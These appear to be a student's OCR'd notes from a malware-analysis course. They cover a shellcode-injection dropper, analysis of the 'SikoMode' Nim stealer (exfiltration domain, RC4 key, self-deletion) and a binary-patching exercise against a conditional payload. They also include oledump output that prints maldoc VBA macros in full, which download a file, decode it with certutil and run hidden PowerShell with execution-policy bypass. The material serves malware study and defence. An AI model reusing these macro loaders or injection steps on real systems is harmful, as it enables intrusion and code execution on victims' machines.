
Summary of Execution Flow



Step	Action
1	Copy shellcode into a local buffer.
2	Get process ID from argv[1].
3	Open target process with PROCESS_ALL_ACCESS.
4	Allocate executable memory in the remote process.
5	Write shellcode to remote memory.
6	Start execution via CreateRemoteThread.
7	Clean up handles and return.

X32 debug: flow control & breakpoints:

- Debuger acts as middleware between end user and the OS, while a program is running.

Debugging the Dropper: Dynamic Analysis of x86 Instructions & API Calls

- Find interesting calls and set break Points. And step into those breakpoints andsee what else the program is doing.
- In disassembelr (f7) to observed the api call.
- 
- Set breakpoint and follow in disassembler.
- 

- 
1
2
3
- 
1
2

SikoMode

Tools
Basic Analysis
- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView
- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

Advanced Analysis
- Cutter
- Debugger


Challenge Questions:

- What language is the binary written in?
- What is the architecture of this binary?
- Under what conditions can you get the binary to delete itself?
- Does the binary persist? If so, how?
- What is the first callback domain?
- Under what conditions can you get the binary to exfiltrate data?
- What is the exfiltration domain?
- How does exfiltration take place?
- What URI is used to exfiltrate data?
- What type of data is exfiltrated (the file is cosmo.jpeg, but how exactly is the file's data transmitted?)
- What kind of encryption algorithm is in use?
- What key is used to encrypt the data?
- What is the significance of `houdini`?


Basis Analysis:

Hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e *unknown.exe.malz
VT result	Flagged; verdict as malware
Floss / String Result	@:houdini @Authorization @httpclient.nim(1144, 15) `false` @Transfer-Encoding @Content-Type @Content-Length @httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters @http://cdn.altimiter.local/feed?post= @Nim httpclient/1.6.2 @Desktop\cosmo.jpeg @SikoMode @iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it @Mozilla/5.0 @C:\Users\Public\passwrd.txt
IAT	
Archotecture of the Binary	64 bit
Binary Written	nim
Initial Detonatiom	If the url doesnot exist, it deletes itself.

Basic Advance Analysis:
Network Indicator:




Call back domain: update.ec12……



Exfiltration domain: cdn.altimiter.local

- From comsos.jpeg data is read by malware by someway and encoded or encrypted and then used with the get requests to exfiltra te domain.
- from the system and posting to C2. -> everytime uri of get /feed?post is different meanz


Host Based Indicators:




NOTE: cosmos.jpeg should be present in the desktop


Algo used to encrypt	RC4
In floss we get these related to RC4	toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ826752454804904826752_51 @m..@s..@s..@s..@s..@s.nimble@spkgs@sRC4-0.1.0@sRC4.nim.c

Advance Static Analysis:
In cutter we look for toRC4:





- We will observed there is call to toRC4



- We can follow the loop

Key is created in password.txt which Is Sikomode

- Houdini is the method call used by binary to delete itself from the disk.

- We check kill switch result and if we don't get good result, we delete from disk. If do get good result, it kick off the mainpart of the binaries routine, which includes unpack resources and steal stuff.
- If the binary is interrupted at any point, houdini is called and delete itself from the disk.
- Finally at the end of either of those instances, it call houdini and delete from the disk.

- If the binary is interrupted at any point, houdini is called and delete itself from the disk.
- Even if unpack resources and steal stuff complete sucessfully, it will also call houdini and delete itself from disk.

Binary Patching & Anti-analysis

In cutter load in write mode

Source Code:

```
import std/httpclient
import nimcrypto


proc evaluate_http_body(): bool =
    try:
        # Download key from endpoint
        var client = newHttpClient()
        var res =  client.request("http://freetshirts.local/key.crt")
        let key_contents = res.body
        # Compute SHA256 of body of response
        let sha256sum = sha256.digest(key_contents)

        return $sha256sum == "221E8347990B3F77531D55AA7B11969A47DBF53ACDEDD611EFD4D12112F352D3"

    except Exception as e:
        echo "[-] Error: " & e.msg
        return false

proc run_payload(): void =
    echo "[!] Boom!"


when isMainModule:
    var res = evaluate_http_body()
    if res:
        run_payload()
    else:
        echo "[-] No dice, sorry :("
```

The program performs a GET request to http://freetshirts.local/key.crt and writes the body of the response to a variable. Then, it calculates the SHA256sum of the body of the response and compares it to a preset value. If the two values are the same, it executes the run_payload() procedure, which simply prints "[+] Boom!". If the SHA256sum does not match the preset value, it says "[-] No dice, sorry :(". This program is extremely simple to allow for better clarity when we get into the ASM and decompiled output in Cutter.

```
undefined4 __cdecl main(char **argv, char **envp, int32_t arg_10h)
{
    ___main();
    *(char ***)0x454444 = envp;
    *(char ***)0x454448 = argv;
    *(int32_t *)0x45444c = arg_10h;
    _NimMain();
    return *(undefined4 *)0x4535a0;
}
```

Recall that a Nim compiled program will have a few wrapper functions around the true main() function, so we will need to drill down a few levels. Double click on _NimMain():

```
void _NimMain(void)
{
    int32_t var_ch;

    _PreMain();
    var_ch = (int32_t)_NimMainInner;
    _initStackBottomWith((int32_t)&var_ch);
    (*(code *)var_ch)();
    return;
}
```

We can ignore _PreMain() and _initStackBottomWith() for now. These two functions are boilerplate for Nim compiled binaries. We can click on the _NimMainInner value to jump to the NimMainInner() functio

```
void _NimMainInner(void)
{
    @NimMainModule@0();
    return;
}
```

And finally, we get to the true main() of a Nim program: NimMainModule().


```
void @NimMainModule@0(void)
{
    int32_t var_20h;
    char *var_1ch;
    int32_t var_18h;
    char *var_14h;
    int32_t var_10h;

    var_1ch = "main";
    var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
    var_18h = 0;
    var_10h._0_2_ = 0;
    _nimFrame((int32_t)&var_20h);
    var_18h = 0x27;
    var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
    *(char *)0x454440 = @evaluate_http_body__main_3@0();
    if (*(char *)0x454440 == '\x01') {
        var_18h = 0x29;
        var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
        @run_payload__main_452@0();
    } else {
        var_18h = 0x2b;
        var_14h = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
        @echoBinSafe@8();
    }
    _popFrame();
    return;
}
```

What are we working with here? The symbols of this binary have been left in, so the function names are nice and easy to read. Two of them are interesting here: `evaluate_http_body()` and `run_payload()`. Graph view may help us understand what is going on:

The call to `evaluate_http_body()` splits this graph into two paths. One path runs the `run_payload()` function that we saw in the source code (”[+] Boom!”). The other path echoes the other string ("[-] No dice, sorry :(").

-

```
0x0043f185      call    @evaluate_http_body__main_3@0
0x0043f18a      mov     byte [0x454440], al ; [0x45444
0x0043f18f      mov     dword [var_18h], 0x28 ; '(' ;
0x0043f196      mov     dword [var_14h], str.home_husk
0x0043f19d      movzx   eax, byte [0x454440] ; [0x4544
0x0043f1a4      xor     eax, 1
0x0043f1a7      test    al, al
0x0043f1a9      jne     0x43f1c0
0x0043f1ab      mov     dword [var_18h], 0x29 ; ')' ;
0x0043f1b2      mov     dword [var_14h], str.home_husk
0x0043f1b9      call    @run_payload__main_452@0 ; sym
0x0043f1be      jmp     0x43f1de
; CODE XREF from sym._NimMainModule_0 @ 0x43f1a9
```




```
C:\Users\john\Desktop
λ .\main2.exe
[!] Boom!

C:\Users\john\Desktop
λ .\main.exe
[-] No dice, sorry :(

C:\Users\john\Desktop
λ
```

we examined a simple binary patching technique. The malicious program was designed to only trigger if it met a certain condition, but we rewrote the bytes of the binary to coerce it to trigger anyway. This technique is simple but extremely powerful. Next, we will iterate on this technique to learn how to defeat more complex forms of anti-analysis.

https://academy.tcm-sec.com/courses/1547503/lectures/42066650


Specialty Malware Classes

The next section of this course broadens the scope of malware analysis and explores specialty classes of malware. In this next section, you will explore different types of malware and malicious delivery mechanisms like maldocs, shellcode injection, PowerShell and VBS! Use this opportunity to explore different malware mechanisms and learn more about the many different forms a piece of malware can take.


Gone Phishing: Maldoc Analysis

Xlsm: its macro enabled excel sheets(always suspicious)

In remnux:



Oledump.py -> object linking and embedding



M: macro in module1
remnux@remnux:~$ oledump.py -s 3 sheetsForFinancial.xlsm
-s: stream
3: 3rd stream
-S: string dump

Strings	http://srv3.wonderballfinancial.local/abc123.crt cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1 Attribut

Recover actual syntax of macro: how the vba script is written in macro

remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm

```
remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm
Attribute VB_Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEby B5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2
tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEby B5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2
tldC"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub

remnux@remnux:~$
```

For word file: dotm (contains macro)

```
remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt bookReport.docm
Attribute VB_Name = "NewMacros"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEby B5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2
tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
